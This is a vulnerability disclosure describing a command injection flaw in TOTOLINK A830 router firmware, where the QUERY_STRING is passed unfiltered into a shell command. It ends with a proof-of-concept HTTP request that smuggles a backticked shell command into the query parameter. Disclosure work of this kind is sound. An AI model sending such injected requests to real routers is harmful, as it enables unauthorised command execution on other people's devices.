

TOTOLink A830 Has an command injection vulnerability

Overview

- Type: command injection vulnerability
- Vendor: TOTOLINK (https://www.totolink.net/)
- Products: WiFi Router, such as A830 V5.9c.4729_B20191112
- **Firmware download address:**https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/184/i ds/36.html


Description

1.Product Information:


TOTOLink A830 V5.9c.4729_B20191112 router, the latest version of simulation overview:

| NO | Name | | Version | | Updated | d Download | |
|----------|-----------------|----------|----------------------|-----------------|------------|------------|--|
| 1 | A830R_HD | | Ver1.0 | | 2019-10-16 | • | |
| 2 | A830R_Datasheet | | Ver1.0 | | 2020-08-07 | | |
| 3 | A830R_QIG | | Ver1.0 | | 2019-10-16 | € | |
| 4 | A830R_Firmware | | V5.9c.4322_B20190829 | | 2019-09-29 | • | |
| 5 | A830R_Firmware | | V5.9c.4729_B20191112 | | 2020-07-28 | ⊕ | |
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2. Vulnerability details



TOTOLINK A830 V5.9c.4729_B20191112 was discovered to contain a command injection vulnerability in the "Main" function. This vulnerability allows attackers to execute arbitrary commands via the QUERY_STRING parameter.



We can see that the os will get QUERY_STRING without filter splice to the string echo QUERY_STRING:%s >/tmp/download and execute it. So, If we can control the QUERY_STRING, it can be command injection.

3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
GET /cgi-bin/downloadFlile.cgi?payload=`ls>../1.txt` HTTP/1.1
Host: 192.168.111.12
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

